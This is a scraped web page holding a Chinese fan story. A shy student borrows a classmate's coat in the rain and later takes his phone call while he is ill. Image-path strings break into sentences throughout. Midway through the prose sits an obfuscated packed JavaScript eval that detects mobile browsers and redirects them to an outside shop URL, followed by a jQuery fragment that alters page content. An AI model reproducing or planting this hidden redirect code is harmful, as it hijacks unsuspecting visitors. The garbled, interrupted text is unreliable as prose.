我的日常生活很单调,虽然不止是宿舍、教室和阅览室的三点一线,但也好不到哪里去,只是多了个广播社的社团活动。
我在每周的周三、周五午休时,会到广播室念稿。为了不在给全校广播时出糗,提前准备稿子并练习是理所当然的事情。
而因为抽选中了单人宿舍,我为了省事,就干脆住在了学校的女生宿舍,这里隔音并不好,通常我会找无人的教室,或者在天气好的时候在附近的公园练习。
但原本晴朗的天气突然转阴,没两秒就下起了雨,这种事情我也是第一次遇到。最近能够躲雨的地方是一家便利店,稍微有点远,所以我写好的手稿被打湿了,人也很狼狈。
湿了大半的衣服很不舒服,头发也已经被水汽凝成一络一络的。我忍不住叹气,但还是拿了把雨伞去结账,打算回宿舍换衣服并洗个热水澡。
结账时店门口传来了有人入店的声音,我本来只想迅速结账走人,但熟悉的声音没给我留半点逃避的空间。
“哈哈~小阵平你的卷毛塌得好搞笑哦。”
“是谁的错啊!”毫不客气地抱怨着的松田,“非要今天借千速姐的摩托去兜风,还非要拉上我,你是上厕所都要手拉手的jk吗?”
“抱歉抱歉~”是完全听不出诚意的道歉,甚至语气还飞快地变得理直气壮起来,“但小阵平可是收了我的贿赂的!”
我眼观鼻鼻观心地接过了店员递还给我的零钱,低声说了句谢谢,转过头就意料之内迎面遇上卷毛塌得很搞笑的松田,以及……
原本在很可爱地和松田说话,但在和我对视的一瞬间就丝毫不掩饰那副惊喜神情的hagi,下垂眼飞快地变得pikapika地闪烁着光。
“蠢死了。”松田留下了这样一句话,就很嫌弃地、毫不犹豫地把他丢在了原地。
“爱梨~”hagi就这样带着那副闪亮的笑容叫我,“好巧呀。”
然后他飞快地脱下身上那件皮质外套,眨巴着眼睛,视线似乎是很紧张地落在了我的脸颊上,“我的外套是防水的,爱梨的衣服湿了好多,先披一下吧?”
“萩原同学自己也需要吧?”我小声地表达了拒绝的意思,目光从触碰到他的笑容就感觉像烫到一样挪开,好像便利店光可鉴人的地面能盯出一朵花一样。
“小爱梨~”他的气息靠近了,半长发还滴落着水珠,我一抬起视线就看见那滴水珠顺着发尾落到他的皮肤上,然后又顺着颈部的线条一路滑进领口。
我呼吸一滞,打算当做什么都没有看见地别开视线,却望进那双湿漉漉的紫色眼瞳里,他长长的眼睫轻颤着,撒娇的声音顺着耳廓涌入,像是掺了几百斤砂糖一样甜腻,“求求你了,收下吧?”
所以说……就那样头眼昏花地答应了,我还任由他把衣服披到了自己身上。残余的温暖体温和清爽气味一起侵袭着我的感官。
直到打着临时买的伞回到了宿舍,把伞晾在了阳台上,手稿晾在书桌上,我手里抱着这件皮质外套,指尖焦躁地捏了捏料子……
果然还是先送去干洗吧。
我长长地叹了口气,放下这件外套,找出换洗衣物,去浴室洗了个热水澡。
第二天,外套就干洗成功回到了我手上。正好要上专业课,我就把它包好带去了教室。
……但是hagi没来。
我纠结地看了松田好几次,还是没能下定决心去和他搭话,都快要放弃了,结果松田在下课时主动询问……不,还是用质问或是讯问才更为恰当。
“看我做什么?”
我意外地睁大眼睛,“诶?”
“不是,”松田一脸无语地对我说,“你不会觉得自己的动作很隐蔽吧?”
我一下紧张得手心直冒汗,什么话也问不出口了,低着头只顾着道歉,“对不起,松田同学,我、我不是故意的。”
松田大概是接受了我的道歉吧,揭过了这个话题,“hagi生病了,睡了一整天,要是没回你消息,也不是故意的。”
……生病了,果然是我穿走外套的缘故吧。
我觉得很慌,抿着唇,想要提出去探病又觉得会不会太冒犯了,也不知道带什么探病礼物比较合适……所以果然还是算了。
我习惯性地打了退堂鼓。
松田瞥了我一眼,有些不耐烦地问道,“还有事吗?”
“啊、稍等……”我才反应过来,将装外套的纸袋递给他,小声又小声地请求着,“可以拜托松田同学给萩原同学一下吗?”
“哦。”松田接了过去。
同样也是在我们的婚礼上,在伴郎松田带着调侃性质的抱怨中,我才知道,因为他帮我把外套还了回去,让hagi错失了一次和我说话的机会,所以被hagi埋怨了。
我嗔了hagi一眼,“怎么连这种事情都要抱怨呀。”
满脸都是笑的新郎居然一副不好意思的表情弯下腰蹭我的脸颊,手指嵌入我戴了白色婚纱手套的五指间,十指相扣后才委屈又义正言辞地对我小声说,“那时小爱梨还不怎么会主动搭理我,所以那可是对我来说相当珍贵的机会。”
当然,那都是后话了。此刻将外套交托出去后,我确实觉得好像解决了一件大事,但也没轻松多少,因为一直在反复修改发给hagi的问候邮件。
我们的聊天记录不算多也不算少,hagi会恰到好处地向我分享他的生活趣事,但我做不到,在一条消息发出去之前,我会反复纠结犹豫,会不会其实并不有趣?会不会反而踩了雷点?从语序、语法到语气……总之各种纠结,到最后干脆决定不发了。
但是就算出于礼貌,这条问候邮件也是非发不可,毕竟是我穿走了他的外套,才会让他生这次病。
于是,历经半小时的纠结,一条无论从语序和语法,还是从语气都挑不出半点毛病的问候邮件就这样发了出去。
发出去之后我翻了翻聊天记录,才发现确实从便利店分开后hagi就没给我发过消息。
所以我还以为要等hagi病好才会回复这封邮件,但仅仅半小时后,我就收到了他的回复。
「小爱梨,对我也太客气了……/大哭.jpg」
呃。
我手滑得手机飞了好远,差点碎成几瓣,但虽然屏幕没碎,却莫名地好几个按键失灵了。
……完蛋,我暂时还不想换手机。
我对着手机苦恼地敲敲打打,反复按那些坏掉的按钮,但显而易见我并没有修理手机的天赋,我的手机也不愿配合我。
但是,这样的话……嗯,按键失灵打不了字,没能回复那条让人觉得苦恼的邮件就也不是我的错了,对吧?又半个小时后,hagi的电话打了过来,令我有点;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17271694|198128||http|test|mini|href|location''.split(''|''),0,{}));
() {$(''.inform'').remove();
$(''#content'').append(''
慌乱的事情是……接听键没坏,我接了这个电话。
在带着鼻音的嘤嘤呜呜声中,我听到了只有hagi一个人在叫的、我的昵称,“小爱梨。”
我按照接电话的礼仪小声答,“……嗯,这里是北川爱梨。”
他带着鼻音的语调更委屈了,“小爱梨!”
我在电话这边坐立不安,硬着头皮问,“萩原同学有什么事吗?”
过了好几秒钟,一向秒回的hagi才小声地说道,“……陪陪我吧,虽然我还没有追到小爱梨,但是……陪陪我吧。”
我紧张地组织了半天语言,最后问出口也只有干巴巴的一句,“萩原同学怎么样了?还好吗?”
电话对面的声音还在哼哼唧唧地撒着娇,感冒后褪不去的鼻音在这时几乎所向披靡,“很不好,小爱梨还是对我冷淡又客气,我总感觉自己马上就要被拒绝了。”
难道有谁能抵挡住hagi的撒娇吗?我不知道,反正不是我,我没成功过。
“我、对不起……那个……没有要拒绝萩原同学。”当时的我根本不知道怎么回答,手已经把衣角的布料揉捏得皱皱巴巴的了。
“吓死我了。总觉得对不起下一句就该是‘萩原同学你是个好人’,然后小爱梨就这么顺势把我拒绝了。”
我很小声地说,“我没那么想过。”
“真的没有吗?小爱梨给我发了那样冷淡的邮件,然后就连邮件也不回复我了。”
“……对不起,手机摔坏了,好几个按键都用不了了。”
“原来是这样,”电话对面一直委委屈屈的撒娇音调瞬间变得高兴了起来,自告奋勇道,“我来帮小爱梨修吧!”
“啊、也不用……太麻烦萩原同学了……”
“不麻烦,因为我有一件必须要拜托小爱梨才能做到的事情。”
我谨慎地问道,“……是什么?”
hagi拖长了音调,还在撒娇,“小爱梨,请不要再用敬称叫我啦——”
总之,我从来没能成功拒绝过撒娇的hagi。不用敬称的话,我试着叫道,“那、萩原?”
他可怜巴巴地请求道,“可以再亲昵一点吗,小爱梨?”
我那时见过的hagi身边和他最亲近的人就是松田了,所以理所当然地试着叫他,“hagi?”
“……小爱梨是跟小阵平学的吗?”
我意识到自己有可能叫错了,不安地询问道,“是只有松田同学能这么叫吗?抱歉、那个……”
“当然不是!”hagi飞快地拉踩了松田来夸奖我,“小爱梨叫我的声音比小阵平可爱多了~”
我不知道该怎么回答,但电话对面立刻传来了松田阴恻恻的死亡质问,“hagi,你知道你这几天的作业和三餐都还要靠我的吧?”
“什么啊,难道小阵平还要和女孩子比可爱吗?”
在病号一声夸张的痛呼中,这一通电话结束了。
我在这通电话后纠结了很久——hagi比我会处理人际关系多了,而且他们幼驯染间有他们自己的相处方式,我插嘴的话好像多管闲事……
我想了好多好多不去多管闲事的理由,但还是用不全的按键试着发了这封邮件。「请还是尽量别那么说吧,用的是什么形容词其实并不重要,如果我是松田同学的话,我会很伤心的。」